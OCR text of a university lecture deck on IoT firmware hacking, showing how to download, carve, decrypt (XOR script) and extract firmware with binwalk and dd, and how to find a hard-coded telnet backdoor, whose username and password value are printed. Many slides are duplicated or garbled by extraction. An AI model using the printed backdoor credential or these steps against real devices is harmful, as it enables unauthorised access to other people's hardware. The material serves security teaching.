UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Lecture 6 - Firmware Hacking and Emulation


Prof. Esposito Christian


::.. Summary

- Tampering IoT Nodes – Part 2
  - Firmware Hacking and Emulation

::.. References

- Brian Russell, Drew Van Duren, “Practical Internet of Things Security: Design a security framework for an Internet connected ecosystem”, Packt Publishing; 2nd edition - November 2018;
- Aditya Gupta, “The IoT Hacker's Handbook: A Practical Guide to Hacking the Internet of Things”, Apress - April 2019.





::.. Key Lectures


- Becher, Alexander, Zinaida Benenson, and Maximillian Dornseif. "Tampering with motes: Real-world physical attacks on wireless sensor networks." International Conference on Security in Pervasive Computing, 2006.
- Yang, Kaiyuan, David Blaauw, and Dennis Sylvester. "Hardware designs for security in ultra-low-power IoT systems: an overview and survey." IEEE Micro 37.6 (2017): 72-89.
- Parameswaran, Sri, and Tilman Wolf. "Embedded systems security—an overview." Design Automation for Embedded Systems 12.3 (2008): 173-183.

Firmware Hacking and Emulation

::.. Firmware Hacking (1/12)

Firmware is the most critical component of an IoT device, since it enables research and exploitation without having any direct physical access to the device.


It is a binary piece of data residing on the nonvolatile section of the device, allowing and enabling the device to perform different tasks required for its functioning, and also manage the operativity of various hardware components for the IoT device.



::.. Firmware Hacking (1/12)

Firmware is the most critical component of an IoT device, since it enables research and exploitation without having any direct physical access to the device.

It is a binary piece of data residing on the nonvolatile section of the device, allowing and enabling the device to perform different tasks required for its functioning, and also manage the operativity of various hardware components for the IoT device.




A bootloader initializes RAM for volatile data storage, initialize serial port(s), detect the machine type, set up the kernel tagged list, load the initial RAM filesystem, and call the kernel image. The bootloader initializes hardware drivers via a Board Support Package (BSP), developed by a third party.

::.. Firmware Hacking (1/12)

Firmware is the most critical component of an IoT device, since it enables research and exploitation without having any direct physical access to the device.

It is a binary piece of data residing on the nonvolatile section of the device, allowing and enabling the device to perform different tasks required for its functioning, and also manage the operativity of various hardware components for the IoT device.




Kernel is one of the core components of the entire embedded device, and it acts as an intermediary layer between the hardware and the software.

::.. Firmware Hacking (1/12)

Firmware is the most critical component of an IoT device, since it enables research and exploitation without having any direct physical access to the device.

It is a binary piece of data residing on the nonvolatile section of the device, allowing and enabling the device to perform different tasks required for its functioning, and also manage the operativity o



There are many filesystem types employed within the firmware, and sometimes even proprietary file types are used depending on the device. The most common filesystem utilized in devices (especially consumer devices) is **SquashFS**, which is a read-only file system compressing whole file systems or single directories. SquashFS gives more flexibility and performance speed than a tarball archive.

::.. Firmware Hacking (2/12)

Each of the available types of file system has its own unique signature headers to exploit so as to identify the location where the file system starts in the entire firmware binary.

On top of the different type of file systems, there are also varying types of compressions in use to save on device storage space. Some common compressions that we see in IoT devices are LZMA, Gzip, Zip, Zlib, ARJ.

Depending on what file system type and compression type a device is using, the set of tools we will use to extract it will be different.

::.. Firmware Hacking (2/12)

Each of the available types of file system has its own unique signature headers to exploit so as to identify the location where the file system starts in the entire firmware binary.

On top of the different type of file systems, there are also varying types of compressions in use to save on device storage space. Some common compressions that we see in IoT devices are LZMA, Gzip, Zip, Zlib, ARJ.

Depending on what file system type and compression type a device is using, the set of tools we will use to extract it will be different.

How to get hold of the device's firmware?

::.. Firmware Hacking (3/12)

- Getting it online is one of the most common ways of getting hold of the firmware binary. A lot of manufacturers decide to put their firmware binary package online.

Download for TL-NC220 V1

Product Overview
TL-NC220_V1_Datasheet_US

Manual
TL-NC220_V1_QIG
TL-NC220_V1_User Guide

Day/Night Cloud Camera, 300Mbps Wi-Fi
TL-NC220

FAQ | Firmware | Web Plugin | Apps

Firmware

A firmware update can resolve issues that the previous firmware version may have and improve its current performance.

To Upgrade

IMPORTANT: To prevent upgrade failures, please read the following before proceeding with the upgrade process

- **Please upgrade firmware from the local TP-Link official website of the purchase location for your TP-Link device, otherwise it will be against the warranty. Please click here to change site if necessary.**
- Please verify the hardware version of your device for the firmware version. Wrong firmware upgrade may damage your device and void the warranty. （Normally V1.x=V1）
  How to find the hardware version on a TP-Link device?
- **Do NOT turn off the power during the upgrade process, as it may cause permanent damage to the product.**
- Do NOT upgrade the firmware through wireless connection unless there is no LAN/Ethernet port on the TP-link device. **For LTE-MiFi, it is recommended to upgrade via USB port.**
- It's recommended that users stop all Internet applications on the computer, or simply disconnect Internet line from the device before the upgrade.
- Use decompression software such as WinZIP or WinRAR to extract the file you download before the upgrade.

NC220(UN)_v1.3.0_180105

Published Date: 2018-01-19	Language: English	File Size: 8.40 MB

Modifications and Bug Fixes:
Modifications and Bug Fixed:
1. Use Html5 for live view on Web-UI.

::.. Firmware Hacking (3/12)

- Getting it online is one of the most common ways of getting hold of the firmware binary. A lot of manufacturers decide to put their firmware binary package online.
- Extracting from the device is possible once the attacker has physical access to the device. By using various hardware exploitation techniques, the firmware can be dumped from the device’s flash chip.

::.. Firmware Hacking (3/12)

- Getting it online is one of the most common ways of getting hold of the firmware binary. A lot of manufacturers decide to put their firmware binary package online.
- Extracting from the device is possible once the attacker has physical access to the device. By using various hardware exploitation techniques, the firmware can be dumped from the device's flash chip.
- Sniffing Over The Air (SOTA) allows getting the firmware binary package while performing an update.

::.. Firmware Hacking (3/12)

- Getting it online is one of the most common ways of getting hold of the firmware binary. A lot of manufacturers decide to put their firmware binary package online.
- Extracting from the device is possible once the attacker has physical access to the device. By using various hardware exploitation techniques, the firmware can be dumped from the device's flash chip.
- Sniffing Over The Air (SOTA) allows getting the firmware binary package while performing an update.
- Reversing applications can be done by looking at the web and mobile applications of the IoT device, and from there figuring out a way to obtain the firmware.

::.. Firmware Hacking (4/12)

From a firmware image, it is possible to extract the file system using either a manual or an automated approach.

- Let consider a given firmware image, which generally has .bin as extension. If file is executed to understand the type of file format, the output indicates that it is a data file.

```
oit@ubuntu [01:01:32 AM] [~/lab/firmware]
-> % file Dlink_firmware.bin
Dlink_firmware.bin: data
```

  Because the file did not reveal much information, hexdump can be used to dump the contents of the binary firmware file in hex format. At the same time, grep has to be used for shsq, which is the signature header bytes for a Squashfs file system. The hexdump output contains the shsq bytes at the location 0x000e0080, where the file system begins.

```
oit@ubuntu [01:01:39 AM] [~/lab/firmware]
-> % hexdump -C Dlink_firmware.bin | grep -i shsq
000e0080  73 68 73 71 5f 04 00 00  58 f7 b7 ed e9 43 2b 0a  |shsq_...X....C+.|
```

::.. Firmware Hacking (5/12)

Such an offset can be used to selectively dump the file system from the binary by using a tool called dd...

```
oit@ubuntu [01:02:27 AM] [~/lab/firmware]
-> % dd if=Dlink_firmware.bin skip=917632 bs=1 of=Dlink_fs
2256896+0 records in
2256896+0 records out
2256896 bytes (2.3 MB) copied, 4.71086 s, 479 kB/s
oit@ubuntu [01:03:14 AM] [~/lab/firmware]
-> % dd if=Dlink_firmware.bin skip=$((0xE0080)) bs=1 of=Dlink_fs
2256896+0 records in
2256896+0 records out
2256896 bytes (2.3 MB) copied, 2.76998 s, 815 kB/s
```

::.. Firmware Hacking (5/12)

Such an offset can be used to selectively dump the file system from the binary by using a tool called dd, which could then either be mounted as a new file system or run through tools as unsquashfs to reveal the file system contents.

```
oit@ubuntu [01:04:59 AM] [~/lab/firmware]
-> % ~/tools/firmware-mod-kit/unsquashfs_all.sh Dlink_fs
Attempting to extract SquashFS 3.X file system...

Skipping squashfs-2.1-r2 (wrong version)...

oit@ubuntu [01:0Trying ./src/squashfs-3.0/unsquashfs-lzma...
-> % dd if=DlinkTrying ./src/squashfs-3.0/unsquashfs...
2256896+0 recordTrying ./src/squashfs-3.0-lzma-damn-small-variant/unsquashfs-lzma... Skipping others/squashfs-2.0-nl
2256896+0 recordSkipping others/squashfs-2.2-r2-7z (wrong version)...
2256896 bytes (2
oit@ubuntu [01:0Trying ./src/others/squashfs-3.0-e2100/unsquashfs-lzma...
-> % dd if=DlinkTrying ./src/others/squashfs-3.0-e2100/unsquashfs...
2256896+0 recordTrying ./src/others/squashfs-3.2-r2/unsquashfs...
2256896+0 recordTrying ./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/unsquashfs...
2256896 bytes (2created 879 files
               created 64 directories
               created 111 symlinks
               created 0 devices
               created 0 fifos
               File system sucessfully extracted!
               MKFS="./src/others/squashfs-3.2-r2-lzma/squashfs3.2-r2/squashfs-tools/mksquashfs"
               oit@ubuntu [01:05:10 AM] [~/lab/firmware]
               -> % ls squashfs-root
               bin  dev  etc  home  htdocs  lib  mnt  proc  sbin  sys  tmp  usr  var  www
```

::.. Firmware Hacking (6/12)

- Manually performing all the steps for any firmware can gradually become a cumbersome and repetitive task. **Binwalk** automates all the steps and helps in the extraction of the file system from a firmware binary image. It matches the signatures present in the firmware image to the ones in its database and provides an estimate of what the different sections could be.

```
git clone https://github.com/devttys0/binwalk.git
cd binwalk-master
sudo python setup.py
```

Binwalk Installation

```
wget --no-check-certificate https://github.com/praetorian-inc/
DVRF/blob/master/Firmware/DVRF_v03.bin?raw=true
```

Download of the Damn Vulnerable Router Firmware (DVRF) by @b1ack0wl

::.. Firmware Hacking (7/12)

Let's fire up Binwalk: binwalk -t dvrf.bin where –t puts the output in tabular form.

```
oit@ubuntu:~/Downloads$ binwalk -t dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version:
                              4702, firmware version: 1.0.0, build date:
                              2012-02-08
32            0x20            TRX firmware header, little endian, image size:
                              7753728 bytes, CRC32: 0x436822F6, flags: 0x0,
                              version: 1, header size: 28 bytes, loader
                              offset: 0x1C, linux kernel offset: 0x192708,
                              rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has
                              original file name: "piggy", from Unix, last
                              modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard
                              signature, version 3.0, size: 6099215 bytes, 447
                              inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

::.. Firmware Hacking (7/12)

Let's fire up Binwalk: binwalk -t dvrf.bin where –t puts the output in tabular form.


```
oit@ubuntu:~/Downloads$ binwalk -t dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version:
                              4702, firmware version: 1.0.0, build date:
                              2012-02-08
32            0x20            TRX firmware header, little endian, image size:
                              7753728 bytes, CRC32: 0x436822F6, flags: 0x0,
                              version: 1, header size: 28 bytes, loader
                                                                      708,
60                                                                    n, has
                                                                      last
                              Modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard
                              signature, version 3.0, size: 6099215 bytes, 447
                              inodes, blocksize: 65536 bytes, created:
                              2016-03-10 04:34:22
```

This table tells that the file system is Squashfs, and the offset is 0x192728

::.. Firmware Hacking (7/12)

Let's fire up Binwalk: binwalk -t dvrf.bin where –t puts the output in tabular form.

This tool can also run an entropy analysis to understand whether the data in firmware are encrypted or simply compressed. binwalk E dvrf.bin is the way to invoke it.



A line with variation indicates that the data are simply compressed and not encrypted, whereas a completely flat line indicates that the data are encrypted.

::.. Firmware Hacking (7/12)

Let’s fire up Binwalk: binwalk -t dvrf.bin where –t puts the output in tabular form.

This tool can also run an entropy analysis to understand whether the data in firmware are encrypted or simply compressed. binwalk E dvrf.bin is the way to invoke it.

Instead of using dd and dumping individual segments, Binwalk can be simply used with the -e flag (lowercase) to extract the file system from the firmware image: binwalk -e dvrf.bin.

```
oit@ubuntu:~/Downloads$ binwalk -e dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702
, firmware version: 1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 77
53728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, l
oader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has ori
ginal file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes,
created: 2016-03-10 04:34:22
```

::.. Firmware Hacking (7/12)

Let's fire up Binwalk: binwalk -t dvrf.bin where –t puts the output in tabular form.

This tool can also run an entropy analysis to understand

Not only this table is displayed, but Binwalk also generated a new directory containing the extracted file system. The generated directory is named with the firmware name, prepended with an underscore (_) and with .extracted.

```
oit@ubuntu:~/Downloads$ binwalk -e dvrf.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             BIN-Header, board ID: 1550, hardware version: 4702
, firmware version: 1.0.0, build date: 2012-02-08
32            0x20            TRX firmware header, little endian, image size: 77
53728 bytes, CRC32: 0x436822F6, flags: 0x0, version: 1, header size: 28 bytes, l
oader offset: 0x1C, linux kernel offset: 0x192708, rootfs offset: 0x0
60            0x3C            gzip compressed data, maximum compression, has ori
ginal file name: "piggy", from Unix, last modified: 2016-03-09 08:08:31
1648424       0x192728        Squashfs filesystem, little endian, non-standard s
ignature, version 3.0, size: 6099215 bytes, 447 inodes, blocksize: 65536 bytes,
created: 2016-03-10 04:34:22
```

::.. Firmware Hacking (7/12)

How to take advantage of the data in the extracted file system?

One of the most important use cases for extracting the file system from firmware is to be able to look for sensitive values within the firmware, such as hard-coded credentials, backdoor access, sensitive URLs, access tokens, API and encryption keys, encryption algorithms, local pathnames, environment details, authentication and authorization mechanisms.

::.. Firmware Hacking (7/12)

How to take advantage of the data in the extracted file system?

One of the most important use cases for extracting the file system from firmware is to be able to look for sensitive values within the firmware, such as hard-coded credentials, backdoor acces on keys, encry details, authe

```
→ squashfs-root grep -inr 'telnet' .
Binary file ./usr/sbin/telnetd matches
Binary file ./usr/lib/tc/q_netem.so matches
./www/__adv_port.php:22:                                    <option value
='Telnet'>Telnet</option>
./etc/scripts/system.sh:26:     # start telnet daemon
./etc/scripts/system.sh:27:     /etc/scripts/misc/telnetd.sh    > /dev/consol
e
./etc/scripts/misc/telnetd.sh:3:TELNETD=`rgdb -g /sys/telnetd`
./etc/scripts/misc/telnetd.sh:4:if [ "$TELNETD" = "true" ]; then
./etc/scripts/misc/telnetd.sh:5:        echo "Start telnetd ..." > /dev/conso
le
./etc/scripts/misc/telnetd.sh:8:                telnetd -l "/usr/sbin/login"
-u Alphanetworks:$image_sign -i $lf &
./etc/scripts/misc/telnetd.sh:10:               telnetd &
./etc/defnodes/S11setnodes.php:39:set("/sys/telnetd",                   "true
");
```

::.. Firmware Hacking (7/12)

How to take advantage of the data in the extracted file system?

```
#!/bin/sh
image_sign=`cat /etc/config/image_sign`
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
        echo "Start telnetd ..." > /dev/console
        if [ -f "/usr/sbin/login" ]; then
                lf=`rgdb -i -g /runtime/layout/lanif`
                telnetd -l "/usr/sbin/login" -u Alphanetworks:$image_sign -i
$lf &
        else
                telnetd &
        fi
fi
```

s for extracting the file
look for sensitive values
ed credentials, backdoor
on keys,
details,

```
./etc/scripts/system.sh:27:     /etc/scripts/misc/telnetd.sh    > /dev/consol
e
./etc/scripts/misc/telnetd.sh:3:TELNETD=`rgdb -g /sys/telnetd`
./etc/scripts/misc/telnetd.sh:4:if [ "$TELNETD" = "true" ]; then
./etc/scripts/misc/telnetd.sh:5:        echo "Start telnetd ..." > /dev/conso
le
./etc/scripts/misc/telnetd.sh:8:                telnetd -l "/usr/sbin/login"
-u Alphanetworks:$image_sign -i $lf &
./etc/scripts/misc/telnetd.sh:10:               telnetd &
./etc/defnodes/S11setnodes.php:39:set("/sys/telnetd",                   "true
");
```

::.. Firmware Hacking (7/12)

How to take advantage of the data in the extracted file system?

```
#!/bin/sh
image_sign=`cat /etc/config/image_sign`
TELNETD=`rgdb -g /sys/telnetd`
if [ "$TELNETD" = "true" ]; then
        echo "Start telnetd ..." > /dev/console
        if [ -f "/usr/sbin/login" ]; then
                lf=`rgdb -i -g /runtime/layout/lanif`
                telnetd -l "/usr/sbin/login" -u Alphanetwo
$lf &
        else
                telnetd &
        fi
fi
```

s for extracting the file look for sensitive values ed credentials, backdoor on keys,

It is being used to start the telnet service with the username of AlphaNetworks and the password being the output of the command cat /etc/config/ image_sign.

```
./etc/scripts/system.sh:27:
e
./etc/scripts/misc/telnetd.sh:3:
./etc/scripts/misc/telnetd.sh:4:
./etc/scripts/misc/telnetd.sh:5:
le
./etc/scripts/misc/telnetd.sh:8:
-u Alphanetworks:$image_sign -i $lf &
./etc/scripts/misc/telnetd.sh:10:
./etc/defnodes/S11setnodes.php:39:set("/sys/telnetd",
");
```

```
→ squashfs-root cat etc/config/image_sign
wrgn23_dlwbr_dir300b
```

::.. Firmware Hacking (8/12)

In the IoT ecosystem, a firmware may be encrypted with simply XOR or even with Advanced Encryption Standard (AES). What is the output of Binwalk?

::.. Firmware Hacking (8/12)

In the IoT ecosystem, a firmware may be encrypted with simply XOR or even with Advanced Encryption Standard (AES). What is the output of Binwalk?

```
oit@ubuntu [01:15:09 AM] [~/lab/firmware]
-> % binwalk encrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Binwalk fails to identify any specific section:

1. The firmware is proprietary with a modified and unknown file system and sections.
2. The firmware is encrypted.

By simply performing a hexdump allows seeing if there are any recurring strings, which is a good indication of usage of XOR.

::.. Firmware Hacking (8/12)

In the IoT ecosystem, a firmware may be encrypted with simply XOR or even with Advanced Encryption Standard (AES). What is the output of Binwalk?

```
oit@ubuntu [01:15:09 AM] [~/lab/firmware]
-> % binwalk encrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Binwalk fails to identify any specific section:

```
oit@ubuntu [01:15:10 AM] [~/lab/firmware]
-> % hexdump -C encrypted.bin | tail -n 10
0033ffd0  e3 47 30 66 1d 65 88 95  05 0a 2b 49 4e 48 15 45  |.G0f.e....+INH.E|
0033ffe0  51 23 5d 96 7b 0b 24 6b  e6 80 c1 a5 af 1c 84 0d  |Q#].{.$k........|
0033fff0  c1 48 fa 28 62 5f 7a 1a  16 b2 d7 d8 79 5c e8 89  |.H.(b_z.....y\..|
00340000  88 44 a2 d1 a9 d0 73 7b  88 45 1f d3 f0 bc 5a 2d  |.D....s{.E....Z-|
00340010  6d 5b 84 b8 56 84 57 a6  8a 44 a2 d1 68 b5 03 77  |m[..V.W..D..h..w|
00340020  b2 6a bc d1 68 b4 5a 2d  8c c4 a2 d1 68 b4 f2 02  |.j..h.Z-....h...|
00340030  96 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
00340040  88 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
*
00340080
```

::.. Firmware Hacking (8/12)

In the IoT ecosystem, a firmware may be encrypted with simply XOR or even with Advanced Encryption Standard (AES). What is the output of Binwalk?

```
oit@ubuntu [01:15:09 AM] [~/lab/firmware]
-> % binwalk encrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
```

Binwalk fails to identify an

The 88 44 a2 d1 68 b4 5a 2d seems to be repetitive for a number of times.

```
oit@ubuntu [01:15:10 AM] [~/lab
-> % hexdump -C encrypted.bin |
0033ffd0  e3 47 30 66 1d 65 88 95  05 0a                48 15 45  |.G0f.e....+INH.E|
0033ffe0  51 23 5d 96 7b 0b 24 6b  e6 80                af 1c 84 0d  |Q#].{.$k........|
0033fff0  c1 48 fa 28 62 5f 7a 1a  16 b2 d7 d8 79 5c e8 89  |.H.(b_z.....y\..|
00340000  88 44 a2 d1 a9 d0 73 7b  88 45 1f d3 f0 bc 5a 2d  |.D....s{.E....Z-|
00340010  6d 5b 84 b8 56 84 57 a6  8a 44 a2 d1 68 b5 03 77  |m[..V.W..D..h..w|
00340020  b2 6a bc d1 68 b4 5a 2d  8c c4 a2 d1 68 b4 f2 02  |.j..h.Z-....h...|
00340030  96 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
00340040  88 44 a2 d1 68 b4 5a 2d  88 44 a2 d1 68 b4 5a 2d  |.D..h.Z-.D..h.Z-|
*
00340080
```

::.. Firmware Hacking (9/12)

This is the code to decrypt the firmware:

```
import os
import sys

key = "key-here".decode("hex")
data = sys.stdin.read()

r = ""
for i in range(len(data)):
     c = chr(ord(data[i]) ^ ord(key[i % len(key)]))
      r += c

sys.stdout.write(r)
```

Run cat encrypted.bin | python decryptxor.py > decrypted.bin :

```
oit@ubuntu [01:17:02 AM] [~/lab/firmware]
-> % cat encrypted.bin | python decryptxor.py > decrypted.bin
oit@ubuntu [01:17:12 AM] [~/lab/firmware]
-> % binwalk -t decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
--------------------------------
128           0x80            uImage header, header size: 64 bytes, header CRC: 0x9B5F0E3, created: 2016-
01-06 11:28:02, image size:
                              1428245 bytes, Data Address: 0x80000000, Entry Point: 0x802734F0, data CRC:
 0x999D9F4A, OS: Linux, CPU:
                              MIPS, image type: OS Kernel Image, compression type: lzma, image name: "Lin
ux Kernel Image"
192           0xC0            LZMA compressed data, properties: 0x5D, dictionary size: 33554432 bytes, un
compressed size: 4242824 bytes
1429632       0x15D080        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 1978
294 bytes, 131 inodes,
                              blocksize: 131072 bytes, created: 2016-01-06 11:27:44
```

::.. Firmware Hacking (10/12)

Extracting the firmware using Binwalk allows to have access to the contents of the file system in the firmware,


binwalk -e decrypted.bin:

```
oit@ubuntu [01:17:46 AM] [~/lab/firmware]
-> % binwalk -e decrypted.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
128           0x80            uImage header, header size: 64 by
01-06 11:28:02, image size: 1428245 bytes, Data Address: 0x800
